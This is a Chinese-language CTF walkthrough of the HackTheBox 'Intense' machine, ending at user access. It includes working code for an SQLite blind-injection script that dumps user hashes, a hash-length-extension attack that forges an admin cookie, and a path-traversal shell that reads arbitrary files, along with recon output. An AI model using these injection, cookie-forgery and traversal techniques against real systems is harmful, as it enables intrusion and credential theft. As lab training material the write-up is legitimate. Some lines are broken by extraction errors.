intense靶场-获取User权限

原创

Ms08067安全实验室 于 2021-01-08 08:08:00 发布 369 收藏
文章标签： python 安全 信息安全 jwt lambda

> 本文作者：**jokelove**（Ms08067内网安全小组成员）

Intense是HTB中一个难度中上的靶场，需要参与者具备下述能力：

1. Python源码审计

2. SQL注入原理

3. SNMP远程命令执行

4. 栈溢出与ROP

开启Intense靶场环境之后，目标IP：10.10.10.195

原文链接: https://0xdf.gitlab.io/2020/11/14/htb-intense.html

参考链接: https://www.romanh.de/writeup/htb-intense

0x01 信息收集

发现TCP端口开放情况

```
root@kali# nmap -p- --min-rate 10000 -oA scans/nmap-alltcp 10.10.10.195
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-05 14:58 EDT
Nmap scan report for 10.10.10.195
Host is up (0.36s latency).
Not shown: 65533 filtered ports
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
```

2. 对开放端口进行进一步识别

```
root@kali# nmap -p 22,80 -sC -sV -oA scans/nmap-tcpscripts 10.10.10.195
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-05 14:59 EDT
Nmap scan report for 10.10.10.195
Host is up (0.095s latency).
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 b4:7b:bd:c0:96:9a:c3:d0:77:80:c8:87:c6:2e:a2:2f (RSA)
| 256 44:cb:fe:20:bb:8d:34:f2:61:28:9b:e8:c7:e9:7b:5e (ECDSA)
|_ 256 28:23:8c:e2:da:54:ed:cb:82:34:a1:e3:b2:2d:04:ed (ED25519)
80/tcp open http nginx 1.14.0 (Ubuntu)
|_http-server-header: nginx/1.14.0 (Ubuntu)
|_http-title: Intense - WebApp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.84 seconds
```

3. 对UDP端口进行识别

```
root@kali# nmap -sU -p- --min-rate 10000 -oA scans/nmap-alludp 10.10.10.195
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-08 15:33 EDT
Nmap scan report for 10.10.10.195
Host is up (0.013s latency).
Not shown: 65534 open|filtered ports
PORT STATE SERVICE
161/udp open snmp
Nmap done: 1 IP address (1 host up) scanned in 13.47 seconds
```

```
这里发现SNMP端口开放，可以尝试使用snmpwalk来探测是否存在敏感信息
```

4. 使用SNMP进行探测

```
root@kali# snmpwalk -v 2c -c public 10.10.10.195
SNMPv2-MIB::sysDescr.0 = STRING: Linux intense 4.15.0-55-generic #60-Ubuntu SMP
Tue Jul 2 18:22:20 UTC 2019 x86_64
SNMPv2-MIB::sysObjectID.0 = OID: NET-SNMP-MIB::netSnmpAgentOIDs.10
DISMAN-EVENT-MIB::sysUpTimeInstance = Timeticks: (18407) 0:03:04.07
SNMPv2-MIB::sysContact.0 = STRING: MeSNMPv2-MIB::sysName.0 = STRING: intense
# 省略部分信息 ..
HOST-RESOURCES-MIB::hrSystemMaxProcesses.0 = No more variables left in this MIB
View (It is past the end of the MIB tree)
```

```
snmpwalk没有获取到任何有用的敏感信息
```

利用上述过程，将信息进行总结：

目标IP	10.10.10.195
开放端口	80/http 21/ssh 161/snmp
操作系统	Ubuntu Bionic 18.04
WEB应用	Nginx/1.14.0
SSH版本	OpenSSH 7.6p1

通过Vulmon可以进一步对信息进行完善：


```
Vulmon 是一个漏洞检索引擎，可以通过应用版本查询相关漏洞情况
```

版本号	漏洞情况	漏洞说明
Ubuntu Bionic 18.04	CVE-2018-13405	https://vulmon.com/vulnerabilitydetails?qid=CVE-2
Nginx/1.14.0	CVE-2020-5505	https://vulmon.com/vulnerabilitydetails?qid=CVE-2020-5505&scoretype=cvssv2
OpenSSH 7.6p1	CVE-2018-15473 CVE-2017-15906	https://vulmon.com/searchpage?q=openssh+7.6&sortby=byrelevance&page=1

通过对CVE的鉴别分析，操作系统、WEB服务器、SSH均不存在可供利用的弱点。

0x02 业务应用分析 - 80端口

WEB应用如下




用户名/口令: guest/guest

登录入口: /login

源码位置: /src.zip

2. 测试登录之后的功能




可供输入的位置：/submit

目录爆破

```
root@kali# gobuster dir -u http://10.10.10.195 -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 40 -o
scansgobuster-root-medium
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url: http://10.10.10.195
[+] Threads: 40
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent: gobuster/3.0.1
[+] Timeout: 10s
===============================================================
2020/07/05 15:10:16 Starting gobuster
===============================================================
/home (Status: 200)
/login (Status: 200)
/submit (Status: 200)
/admin (Status: 403)
/logout (Status: 200)
===============================================================
2020/07/05 15:19:16 Finished
===============================================================
```

注入测试



利用上述过程，可得到以下信息：

1. 得到应用源码

2. submit存在注入

3. 存在管理员入口 /admin

0x03 分析应用源码

分析登录逻辑

```
前端将用户名密码发送到 /postlogin 中
```

```
@app.route("/postlogin", methods=["POST"])
def postlogin():
# 尝试登录，如果成功，返回用户信息
data = try_login(request.form)
if data:
resp = make_response("OK")
# 创建一个session保存登录凭证
session = lwt.create_session(data)
cookie = lwt.create_cookie(session)
resp.set_cookie("auth", cookie)
return resp
return "Login failed"
```

分析 try_login 代码

```
def try_login(form):
""" Try to login with the submitted user info """
if not form:
return None
username = form["username"]
# 这里的password是经过hash_password处理过的
password = hash_password(form["password"])
result = query_db("select count(*) from users where username = ? and secret =
?", (username, password), one=True)
if result and result[0]:
return {"username": username, "secret":password}
return None
```

由于存在数据库中的密码是hash过的，所以我们有两种方法：

破解hash

通过生成Cookie的方式绕过登录

0x04 获取admin权限

1. 爆破获得数据库存在的用户信息

```
时间盲注，可以使用SQLMap直接Dump，这里主要是使用编写的脚本
```

```
#!/usr/bin/env python3
import requests
import string
import sys
def brute_user(res):
for c in string.ascii_lowercase + string.digits:
sys.stdout.write(f"\r[*] Trying username: {res}{c.ljust(20)}")
sys.stdout.flush()
resp = requests.post(
"http://10.10.10.195/submitmessage",
data=f"message='||(select username from users where username LIKE
'{res + c}%' and load_extension('a'))||'",
headers={"Content-Type": "application/x-www-form-urlencoded"},
)
if "not authorized" in resp.text:
resp = requests.post(
"http://10.10.10.195/submitmessage",
data=f"message='||(select username from users where username =
'{res + c}' and load_extension('a'))||'",
headers={"Content-Type": "application/x-www-form-urlencoded"},
)
if "not authorized" in resp.text:
print(f"\r[+] Found user: {res}{c.ljust(20)}")
brute_pass(res + c)
brute_user(res + c)
def brute_pass(user):
password = ""
for i in range(64):
for c in string.hexdigits:
sys.stdout.write(f"\r[+] Password: {password}{c}")
sys.stdout.flush()
resp = requests.post(
"http://10.10.10.195/submitmessage",
data=f"message='||(select secret from users where username =
'{user}' and substr(secret, {i+1},1) = '{c}' and load_extension('a'))||'",
headers={"Content-Type": "application/x-www-form-urlencoded"},
)
if "not authorized" in resp.text:
password += c
break
print(f"\r[+] Found secret: {password.ljust(20)}")
brute_user("")
print("\r" + "".ljust(80))
```

获取 hash 如下：

```
admin:f1fc12010c094016def791e1435ddfdcaeccf8250e36630c0bc93285c2971105
guest:84983c60f7daadc1cb8698621f802c0d9f9a3c3c295c810748fb048115c186ec
```

尝试爆破

```
hashcat -m 1400 ./hashes /content/wordlists/rockyou.txt --user
```

未爆破成功admin的密码

2. 分析Session的产生机制

create_session 代码

```
def create_session(data):
""" Create session based on dict
@data: {"key1":"value1","key2":"value2"}
return "key1=value1;key2=value2;"
"""
session = ""
for k, v in data.items():
session += f"{k}={v};"
return session.encode()
```

create_cookie代码

```
def create_cookie(session):
# 重点：这里传入的session也经过处理
cookie_sig = sign(session)
return b64encode(session) + b'.' + b64encode(cookie_sig)
```

可以看到，Cookie主要是将字典的值转换成"key=value;key2=value2"的形式进行base64编码

```
对guest的session值还原
```

```
root@kali# echo
"dXNlcm5hbWU9Z3Vlc3Q7c2VjcmV0PTg0OTgzYzYwZjdkYWFkYzFjYjg2OTg2MjFmODAyYzBkOWY5YTNj
M2MyOTVjODEwNzQ4ZmIwNDgxMTVjMTg2ZWM7.QFyViArMNX8PRBdR1TZ7+0zPOsOAU5loeuTzGSKXig8=
" | cut -d. -f1 | base64 -d
username=guest;secret=84983c60f7daadc1cb8698621f802c0d9f9a3c3c295c810748fb048115c
186ec;
```

所以，我们只要能够获取到secret即可以绕过登录。

```
备注：这里的secret是经过sign函数处理过的，跟从数据库中获取的secret有差别
```

3. 产生需要的secret

分析sign函数

```
def sign(msg):
""" Sign message with secret key """
return sha256(SECRET + msg).digest()
```

SECRET是一个随机数

```
SECRET = os.urandom(randrange(8, 15))
```


随机数在 8-15范围内，我们可以直接进行爆破

```
def try_signature(cookie):
res = requests.get("%s/admin" % URL, cookies={"auth": cookie})
return res.status_code == 200
append = ';username=admin;secret=%s;' % admin_secret
auth_cookie = session.cookies["auth"]
b64_data, b64_sig = auth_cookie.split(".")
data = base64.b64decode(b64_data)
sig = base64.b64decode(b64_sig)
for key_len in range(8, 16):
(new_sig, new_data) = hashpumpy.hashpump(sig.hex(), data, append, key_len)
new_sig = base64.b64encode(binascii.unhexlify(new_sig)).decode("UTF-8")
new_data = base64.b64encode(new_data).decode("UTF-8")
cookie = "%s.%s" % (new_data, new_sig)
if try_signature(cookie):
print("Found keylength=%d cookie=%s" % (key_len, cookie))
```

返回结果：

```
757365726e616d653d67756573743b7365637265743d383439383363363063764616164633163623
836393836323166383032633064396639613363336332393563383130373438666230343831313563
31383665633b800000000000000000000000000000000000000000000000003303b757365726e616d6
53d61646d696e3b7365637265743d663166633132303130633039343031366465663739316531343 3
356464666463616563636638323530653336363330633062633933323835633239373131303 53b
```

修改Cookie值进行登录：



0x05 实现任意文件读取

首先分析admin权限具有的功能

```
@admin.route("/admin")
def admin_home():
if not is_admin(request):
abort(403)
return render_template("admin.html")
@admin.route("/admin/log/view", methods=["POST"])
def view_log():
if not is_admin(request):
abort(403)
logfile = request.form.get("logfile")
if logfile:
logcontent = admin_view_log(logfile)
return logcontent
return ''
@admin.route("/admin/log/dir", methods=["POST"])
def list_log():
if not is_admin(request):
abort(403)
logdir = request.form.get("logdir")
if logdir:
logdir = admin_list_log(logdir)
return str(logdir)
return ''
```

针对 log 函数

```
#### Logs functions ####
def admin_view_log(filename):
if not path.exists(f"logs/{filename}"):
return f"Can't find {filename}"
with open(f"logs/{filename}") as out:
return out.read()
def admin_list_log(logdir):
if not path.exists(f"logs/{logdir}"):
return f"Can't find {logdir}"
return listdir(logdir)
```


这里明显存在文件读取和目录泄露的漏洞，对输入的参数未作任何过滤

测试漏洞是否存在

测试目录泄露

漏洞位置：/admin/log/dir


参数：godir=.



测试文件读取

漏洞位置: /admin/log/view

参数: logfile=../app.ini



编写利用脚本

```
#!/usr/bin/env python3
import base64
import binascii
import requests
import subprocess
from cmd import Cmd
class Term(Cmd):
prompt = "intense> "
def __init__(self):
Cmd.__init__(self)
# Get Cookie
resp = requests.post(
"http://10.10.10.195/postlogin",
data={"username": "guest", "password": "guest"},
headers={
"Content-Type": "application/x-www-form-urlencoded; charset=UTF8"
},
)
orig_cookie = resp.headers["Set-Cookie"].split("=", 1)[1]
cookie_data_b64, cookie_sig_b64 = orig_cookie.split(".")
cookie_data = base64.b64decode(cookie_data_b64).decode()
cookie_sig_hex =
binascii.hexlify(base64.b64decode(cookie_sig_b64)).decode()
```

```
binascii.hexlify(base64.b64decode(cookie_sig_b64)).decode()
print("[+] Guest Cookie acquired")
# Run hash extender
cmd = "/opt/hash_extender/hash_extender --secret-min 8 --secret-max 15 "
cmd += "--data
username=guest;secret=84983c60f7daadc1cb8698621f802c0d9f9a3c3c295c810748fb048115c
186ec; "
cmd += f"--signature {cookie_sig_hex} -f sha256 --table "
cmd += "--append
;username=admin;secret=f1fc12010c094016def791e1435ddfdcaeccf8250e36630c0bc93285c2
971105;"
hash_extender = (
subprocess.check_output(cmd.split(" ")).strip().decode().split("\n")
)
print("[*] Generated hash extensions for 8 to 15 byte secrets")
for test_hash in hash_extender:
new_cookie_data = base64.b64encode(
binascii.unhexlify(test_hash.split(" ")[-1])
).decode()
new_cookie_sig = base64.b64encode(
binascii.unhexlify(test_hash.split(" ")[-2])
).decode()
new_cookie = f"{new_cookie_data}.{new_cookie_sig}"
resp = requests.get(
"http://10.10.10.195/home", cookies=dict(auth=new_cookie),
)
if not "You can login with the username and password" in resp.text:
print(f"[+] Identified working cookie from generated options!")
self.cookie = new_cookie
break
def do_ls(self, args):
"Usage: ls [path relative to /]"
resp = requests.post(
"http://10.10.10.195/admin/log/dir",
data={"logdir": f"../../../../../{args}"},
cookies={"auth": self.cookie},
)
print(resp.text)
def do_dir(self, args):
"Usage: dir [path relative to /]"
self.do_ls(args)
def do_cat(self, args):
"Usage: cat [file path relative to /]"
resp = requests.post(
"http://10.10.10.195/admin/log/view",
data={"logfile": f"../../../../../{args}"},
cookies={"auth": self.cookie},
)
print(resp.text)
def precmd(self, args):
if len(args.split(" ")) > 2:
c = args.split(" ", 2)[0]
args = f"help {c}"
return args
term = Term()
try:
term.cmdloop()
except KeyboardInterrupt:
print()
```

0x06 结论

user.txt 位置在 /home/user/user.txt , 可以直接获取。

这里可以通过脚本枚举所有文件夹

```
intense> ls /home/user/user.txt
#707580d2...
```

内网小组持续招人，扫描二维码加入我们！

Ms08067安全实验室

扫描下方二维码加入星球学习

加入后会邀请你进入内部微信群，内部微信群永久有效！

WEB攻防【Ms08067】

星主： 徐哥

知识星球

微信扫描预览星球详情

Ms08067安全实验室

0基础逆向【Ms08067】

星主： 徐哥

知识星球

微信扫描预览星球详情

Ms08067安全实验室

Java代码安全审计【Ms08067】

星主： 徐哥

知识星球

微信扫描预览星球详情

Ms08067安全实验室

内网攻防【Ms08067】

星主： 徐哥

知识星球

微信扫描预览星球详情

Ms08067安全实验室

2021 继续一起开心冲浪！